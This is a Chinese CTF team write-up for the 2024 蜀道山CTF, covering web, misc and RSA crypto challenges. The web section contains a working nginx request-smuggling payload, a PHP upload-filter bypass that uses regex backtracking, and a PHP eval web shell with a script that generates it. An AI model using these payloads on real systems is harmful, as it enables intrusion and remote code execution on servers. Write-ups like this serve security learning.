清泉流响战队 WriteUp（撰写完成后导出为pdf文件提交至平台）

排名

战队名称：第17名

战队排行

排名	战队名称	总分	战队强项	解题数量	一血数量	最新更新
11	umz	6314.53	Misc	7	0	2024-11-17 17:37:14
12	susu	6312.54	Misc	7	0	2024-11-17 17:21:46
13	Scr1w	6295.85	Misc	7	0	2024-11-17 17:54:58
14	Laopo	6292.62	Misc	7	0	2024-11-17 17:08:18
15	纵你阅题何其多，再无一题恰似我	6283.64	Misc	7	0	2024-11-17 17:24:09
16	akzheye	6282.66	Misc	7	0	2024-11-17 17:17:10
17	清泉流响	6281.92	Misc	7	0	2024-11-17 17:48:37
18	LYK0r4	6281.54	Misc	7	0	2024-11-17 15:09:45
19	www	5579.48	Reverse	6	1	2024-11-17 17:53:04
20	劳资蜀道山	5318.3	Misc	6	0	2024-11-17 15:29:00

web

海关警察训练平台

查看其nginx版本为1.17.6 搜索可以发现该版本可以发现该版本存在请求走私

美化 Raw Hex 页面渲染 OneScan

```
HTTP/1.1 200 OK
Server: nginx/1.17.6
Date: Sun, 17 Nov 2024 06:02:50 GMT
Content-Type: text/html
Content-Length: 6291
Last-Modified: Tue, 05 Nov 2024 07:07:30 GMT
Connection: keep-alive
ETag: "6729c432-1893"
Accept-Ranges: bytes

<!DOCTYPE html>
<html lang="zh-CN">
  <head>
```

题目又说其flag在`http://infernityhost/flag.html`

请求

```
GET / HTTP/1.1\r\n
Host: gamebox.yunyansec.com\r\n
Content-Length: 4\r\n
Transfer-Encoding : chunked\r\n
\r\n
46\r\n
GET /flag.html HTTP/1.1\r\n
Host:infernityhost\r\n
Content-Length:15\r\n
\r\n
kk\r\n
0s
```

响应

```
        else {
          message = `<p>不合格，士兵，回去继续训练！</p>`;
        }

        summaryElement.innerHTML = `
                    <h2>评判完成</h2>
                    <p>总图片数量：${images.length}</p>
                    <p>合规图片数量：${compliantCount}</p>
                    <p>不合规图片数量：${nonCompliantCount}</p>
                    ${message}
                    <button id="continueButton">${flag === 1 ? '继续' : '返回重训'}</button>
                  `;
        summaryElement.style.display = 'block';
        document.querySelector('.button-group').style.display = 'none';
        document.getElementById('image-to-judge').style.display = 'none';
        document.getElementById('result').style.display = 'none';
        document.getElementById('image-counter').style.display = 'none';

        const continueButton = document.getElementById('continueButton');
        continueButton.addEventListener('click', () => {
          if (flag === 1) {
            window.location.href = './error';
             // 更新到新的链接
          }
           else {
            window.location.reload();
             // 可以选择让它重新加载页面
          }
        }
        );
      }

      // 初始化显示第一张图片
      updateImage();
      </script>
    </body>
  </html>
  HTTP/1.1 200 OK
  Server: nginx/1.17.6
  Date: Sun, 17 Nov 2024 06:02:50 GMT
  Content-Type: text/html
  Content-Length: 55
  Connection: keep-alive

  LZSDS{I_sMugGled_THe_fl4g__whEn_she_cOunTed_TO_thREe33}
```

```
GET / HTTP/1.1
Host: gamebox.yunyansec.com
Content-Length: 4
Transfer-Encoding : chunked

46
GET /flag.html HTTP/1.1
Host:infernityhost
Content-Length:15

kk
0s
```

（CVE-2020-12440）Nginx <= 1.8.0 请求走私

奶龙waf

```php
<?php
if ($_SERVER['REQUEST_METHOD'] === 'POST' && isset($_FILES['upload_file'])) {
    $file = $_FILES['upload_file'];

    if ($file['error'] === UPLOAD_ERR_OK) {
        $name = isset($_GET['name']) ? $_GET['name'] : basename(path: $file['name']);
        $fileExtension = strtolower(string: pathinfo(path: $name, flags: PATHINFO_EXTENSION));

        if (strpos(haystack: $fileExtension, needle: 'ph') !== false || strpos(haystack: $fileExtension, needle: 'hta') !== false) {
            die("不允许上传此类文件！");
        }


        if ($file['size'] > 2 * 1024 * 1024) {
            die("文件大小超过限制！");
```

首先需要绕过后缀检测，因为其将GET传值的name通过`$fileExtension = strtolower(pathinfo($name, PATHINFO_EXTENSION));`来获取文件名后缀那么我们就可以使用/.来进行绕绕过

```php
foreach ($dangerous_patterns as $pattern) {
    if (preg_match(pattern: $pattern, subject: $file_content)) {
        die("内容包含危险字符，上传被奶龙拦截！");
    }
}

$upload_dir = 'uploads/';
if (!file_exists(filename: $upload_dir)) {
    mkdir(directory: $upload_dir, permissions: 0777, recursive: true);
}
```

看源码会发现waf拦的很死,但是我们只要使其检测的结果为false即可,那么这就可以想到使用正则回溯来绕过

可以看到其waf会匹配注释符之间的字符 那么我只要在注释符中塞100万格a然后再后面写上马即可绕过检测命令执行

```php
$file_content = file_get_contents(filename: $file['tmp_name'], use_include_path: false, context: null, offset…0, 5000);

$dangerous_patterns = [
    '/<\?php/i',
    '/<\?=/',
    '/<\?xml/',
    '/\b(eval|base64_decode|exec|shell_exec|system|passthru|proc_open|popen|php:\/\/filter|php_value|auto_append_file|aut
    '/\b(select|insert|update|delete|drop|union|from|where|having|like|into|table|set|values)\b/i',
    '/--\s/',
    '/\/\*\s.*\*\//',
    '/#/',
    '/<script\b.*?>.*?<\/script>/is',
    '/javascript:/i',
    '/on\w+\s*=\s*["\'].*["\']/i',
    '/[\<\>\'\"\\\`\;\=]/',
    '/%[0-9a-fA-F]{2}/',
    '/&#[0-9]{1,5};/',
    '/&#x[0-9a-fA-F]+;/',
    '/system\(/i',
    '/exec\(/i',
    '/passthru\(/i',
    '/shell_exec\(/i',
    '/file_get_contents\(/i',
    '/fopen\(/i',
    '/file_put_contents\(/i',
    '/%u[0-9A-F]{4}/i',
    '/[^\x00-\x7F]/',
    // 检测路径穿越
    '/\.\.\//',
];


foreach ($dangerous_patterns as $pattern) {
```

请求

美化 Raw Hex


```
POST /?name=f.php/. HTTP/1.1
Host: 982c6d9f.clsadp.com
Content-Length: 1000255
Cache-Control: max-age=0
Origin: http://08270195.clsadp.com
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary7PEVWgoxBWEAVv1c
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.0.0 Safari/537.36 Edg/130.0.0.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://08270195.clsadp.com/
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
Connection: close

------WebKitFormBoundary7PEVWgoxBWEAVv1c
Content-Disposition: form-data; name="upload_file"; filename="f.txt"
Content-Type: text/plain

/*aaaa
```

```python
# 文件路径
file_path = 'f.txt'

# 要写入的内容
content = '/*' + 'a' * 1000003+"*/"+"<?php eval($_POST['txt']);"

# 写入文件
with open(file_path, 'w') as file:
    file.write(content)

print(f"内容已写入文件: {file_path}")
```

MISC


神奇的硬币纺纱机


全输0就好了



golf

python可以解析斜体字符 直接利用unicode斜体字符来绕即可








```
print(flag)
```

Elemental Wars

随便输总会赢的。



欢迎来到2024蜀道山CTF



密码

xorrsa

- 看题目可能是和异或有关，但是拿到附件查看和异或没啥关系，q都已知了，n也知道了，e也知道了，直接可以简单计算出来了
- 这里本质上是考察e和`phi_n`不互素的情况

```python
from Crypto.Util.number import *
from gmpy2 import *
import uuid
flag='LZSDS{'+str(uuid.uuid4())+'}'

while True:
    p=getPrime(512)
    if p.bit_length()==512:
        break
mask=??????
q=p^mask
hint1=p^q
hint2=q
n=p*q
e=2026
m=bytes_to_long(flag.encode())
c=pow(m,e,n)
print("c =",c)
print("n =",n)
print("hint1 =",hint1)
print("hint2 =",hint2)

'''
```

- 直接将`e//gcd(e,phi_n)`和`phi_n`的逆元求出来，将m计算出来，最后将m开`gcd(e,phi_n)`次方即可
- exp如下：

```
c =
13760578729891127041098229431259961120216468948795732373975536417751222443069805775
69384556000588198162220208988386639557715470122904624588228212705496911421030717511
65741784288230438170419562075032992207210421365158639796555782104995120449177815663
0394768125124864550427399540263070148059050584047341276566 2
n =
14247038211821385209759067256846232227444163173099199085257790370590450749665206556
16336475426918225535808494835434582789898723475666213397463311706290237081185546666
35317840271253331126630750853956765011217597866997201490985764331418177375649287794
207255397933358302742292063169994613099270005231882228016 59
hint1 =
89385386199617313997160166654705640849862438803949289184823742958145093533823646512
01249532111268951793354572124324033902502588541297713297622432670722730
hint2 =
14932981552434748373200928493257503877595196438793886092083144940006055540206367063
20849032906759121914762492378489852575583260177546578935320977613050647
e=2026
p = n//hint2
phi_n = (p-1)*(hint2-1)
import gmpy2
import libnum
print(gmpy2.gcd(e,phi_n))
```

```
d = gmpy2.invert(e//2,phi_n)
m = pow(c,d,n)
m = libnum.nroot(m,2)
print(libnum.n2s(m))
```